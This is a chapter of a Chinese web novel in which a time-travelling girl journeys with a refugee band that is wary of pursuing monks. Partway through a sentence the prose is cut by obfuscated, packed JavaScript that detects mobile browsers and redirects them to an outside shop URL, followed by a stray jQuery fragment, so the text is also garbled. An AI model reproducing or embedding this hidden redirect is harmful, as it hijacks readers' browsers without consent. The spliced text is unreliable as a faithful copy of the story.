老二老三不情愿地跟紧了杨保长等人,大路朝天,却没有他们的容身之处,不得不远远跟着,时不时还躲树林里。
老三道:“二哥,算了吧!就咱们四个够干嘛?连个哨声都听不见,四个人包围一百个人?我可没那胆子。”
老二没接话,“哼!我看那三个本地的是故意喝醉的,放跑了这么大的肥羊。”
两人沉默了一阵,老三道:“吃兄弟们的肉,不好吧?”
“是他们背叛了本寺的人,现在又背叛我们,该死!”老二道。
“可老大出手了,咱们不出手……”
“随机应变!”
杨保长等人正着急赶路,不知道后面有尾巴。方小石混在队伍里,只见一个个男人被叫到杨保长处说话。
很快,方小石的叔叔方守银也被叫过去了。别人都要聊很久,她叔叔却很快就回来了,搞得方小石很好奇。
“吃!”方守银递过去一块桂花糕,秦芝看了看两个儿子,自己默默吃了起来。
这杨保长会做人!方小石赞叹,心里又想着桂花糕,她什么时候能吃上桂花糕,苹果干,蜜饯啊!这些在古代肯定是难得的东西,她现在可是最穷的流民啊!
忽然,方小石听到婶婶秦芝吃完糕点叮嘱她两个堂弟不要乱跑。还没听完又听到左边邻居水大娘在叮嘱她两个成年了的儿子不要怕,拿起锄头就是干!
“小石,别怕,你有菜刀,他们才四个人敢拦我们就给他砍死,当官的都不怕,怕他?”李好道。
方小石又是最后一个被叮嘱的,先是大姐然后是小弟,最后才是她,想想就不安。方小石心情郁郁,勉强答应。
李好斗志昂扬,见二女儿这样,有些不满,就去跟左邻右舍说话。
似乎众人都不怕了,你一言我一语,走得都慢了,不怕恶僧们赶上。
这叫杨保长警惕起来,不惜跳下牛车,厉声道:“说什么呢!还不快走!”
“走,快走!”杨保长赶牛一样前后左右赶了一趟,没人说话了。
等远远地看到村子了,众人又骚动起来,杨保长干脆叫众人停了下来,让敢打敢冲的男人们去外面,女人小孩在里面。
水大娘的两个儿子都在第一圈,方小石的叔叔和爹都在第二圈,没有第三圈。
这个时候很混乱,搞得方小石很紧张,生怕恶僧们冲过来,握紧了菜刀。
杨保长道:“恶僧一共只有4个,可前面有村子,难道他叫村子里的人一起抢我们。
待会儿就这样走,虽然慢,但是稳,他冲不冲我们都有办法。要是他带了村里人来杀我们,我们赢了就把这村里的东西都抢走,抢不走就烧掉!
输了,那就是命了,大家就各奔东西吧!这天下不太平,也不知道去哪里才好。
等走出十里,再换回最开始的一字长蛇阵,别着急,听我的。快换阵,警惕起来!”
乱世里烧村,方小石还以为是少数乱兵的特权,原来他们这样的流民还能烧村?村里人勾结土匪,还能抢村里的东西?不对!肯定会出人命。
方小石心里很不是滋味,大概是出身现代,她看不得尸体,更不想看到众人野兽一样抢东西。可这是古代,她又怕家里人抢不到好东西,她甚至隐隐希望这里人勾结了恶僧,好抢一把,她讨厌吃炒豆子!
男人在外女人在内的阵型,有些臃肿,但正好方便男人们看到村里的情况。外圈的负责出击,内圈的负责防御,不能叫女人孩子没了保护。
这个村子是有人的!
众人都警惕起来。
越走越发现,这是个常见的萧条的村,村里人不多,空了一大半,甚至叫人想抢劫他们。
村子不大,哪怕这个阵型走得慢,众人也很快离开了村子。杨保长道:“维持阵型!”
维持了五里路,杨保长说:“再坚持五里路!”
方小石对杨保长的行为很赞同,她很紧张,生怕恶僧躲在那个犄角旮旯里。
但十里路到了,阵型迫不及待地变回了一字长蛇阵,期间只有秦芝婶婶草木皆兵了一下,压根就没贼人。
根本无事发生,根本没有贼人!贼人也许被她们踢的那几脚吓得根本不敢尾随呢!
不过贼人不敢尾随,按理说杀了小吏他们还跑路了,不是他们也得是他们,难道没人追?没人追他们这么急着走干嘛?
想到没人追方小石扭头看了看后面,感觉舒服一点。但没人追意味着官府秩序失效,弱肉强食,他们只有一百多人,也算不上多安全。这又让方小石难受了。
“怕什么,你看,有人敢来么?那些贼秃也是要命的。”李好对秦芝安慰道。
秦芝笑了笑:“大嫂说的是。”
“这一路上也没贼人,只是路上没几个人。那三个死人还说都怪我们穷人太多,这哪里多了,我看是他们这些只会吃饭的废物太多了,就该死!”李好不忿。
方小石的爹向来不爱说话,她叔叔道:“织女镇我去过,那里繁华些。要是那里不能落脚,我们的粮食也不知道够吃几天。”
“这还人多?”李双嘟囔道。
方小石听都没听过这个织女镇,小女孩的知识这么贫乏吗?在乱世怎么活啊!
“叔叔,按我们现在的脚程,晚上可以借宿村子或者什么道观吗?”
方守银沉吟了一会儿,“嗯,如果走快一点,前面有个镇子可以借宿,只是多少要给点零食。走慢一点,那就得睡荒郊野外了。”
李好听小叔子这样说,道:“哪里有那么多粮食给人,还是睡野外吧!”
方小石想了想:“因为四个恶僧的事,大家都没睡够,肯定走得慢,我看是要睡荒郊野外。”
方守银点点头,转头对妻子说:“秦芝,到时候把咱们的蚊帐拿出来。”
蚊帐?方叔叔家竟然有蚊帐?方小石嫉妒!这才想起方叔叔是个商人,怪不得知道织女镇这个地方。
她看一眼她娘,大概率是不可能有蚊帐了。“娘,水边多蚊虫,但水边也多驱蚊植物,就那些草啊什么的,你割点草来烧吧。”
李好点点头。
方小石只知道菖蒲能驱蚊,别的不知道,
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17943281|214000||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
希望她娘这个本地人比她更懂吧。
又走了几步,方小石觉得不对劲。发现僧人提醒大家的是她弟弟方战,但怎么众人不感谢他,甚至她娘也没夸夸她弟弟?
方小石一看,方战正看着自己的木鱼呢!
还是个孩子,方小石别过头。
为什么?为什么不夸方战。再说,灵机一动踢门的是她,大概也震慑了贼秃,为什么没人夸她?
方小石百思不得其解,又开始担心起贼秃尾随。虽然大家都不担心了虽然走出很远了,虽然她理智上觉得贼秃不可能跟上来,但她还是担心了。
越担心,心跳得越快,方小石没睡好,又觉得浑身无力。不行,再想下去,要把自己吓死!
方小石想,早知道她会被吓成这样,不如反杀贼人。未必有伤亡,那群恶僧自己就吓退了自己,没多恶,杀了就安心了。
“娘,我好害怕,要是我们当时把那四个恶僧杀了就好了。”方小石道。
李好一听,点头道:“是啊!留着他们作乱,不害我们也要害别人。”
“早知道战儿发现那四个人的时候,就该叫人用锄头筑死他们!”方小石的爹道。“是啊!杨保长怎么没想到?”方家的右边邻居庞大娘说道。
李好道:“我儿子去叫杨保长,半天没叫醒,早就错过了。”
“哎呀!杨保长快五十,下次叫你儿子叫我们几个的儿子,年轻力壮的。”庞大娘遗憾道。
“当时就想着跑了,谁敢跟他们对上。我们这么多人不就杀了三个小官儿,哪敢去杀那四个人。”李好道。
“哼!都不追上来,不敢拦道,我都看他不起。这种人十个也不怕。”庞大娘道。
方小石听她说完,又有别处的接话,个个都鄙视那些不敢现身面都没见过的恶僧。
懂了!方小石懂了!怪不得没人夸她和夸她弟弟。
原来是因为大家轻视了敌人。敌人不敢拦路,没有和敌人的艰难对峙或者恶战一场,自然就想不到是谁提议跑路的,谁有功劳。就是想到了,甚至觉得跑路不对,那发现僧人恶意提醒杨保长叫众人跑路的小孩方战就更不对,更没什么功劳了。自然,她这个震慑贼人的也没功劳,贼人本来就胆小,一百多人就够吓他们的了。
唉!方小石怎么觉得很不妙啊!虽然她没有过跑路的经历,但轻视敌人怎么想都不对吧!他们才一百多人,她一个都不希望少啊。
而且,她的功劳啊!有功的话可以吃好一点吧。可现在压根没人觉得她有功劳,这怎么行,怎么办呢?
还是队伍太穷了,怎么说还是有点功劳的,都没人奖励。甚至可能倒打一耙,说她差点把贼人吓得当场出来劫道。
今天凌晨肯定是睡在荒郊野外了,以防万一,去看看杨保长怎么想。她和方战还有杨保长都算有功,怎么也得捞点好处。再说了,一次幸运还能次次幸运吗?像她们这样避免冲突的当然要赏!她不被赏以后别人也难赏,他们的队伍就该越打越少越来越弱了,她可不想给人当奴婢。
嗯,加油!方小石。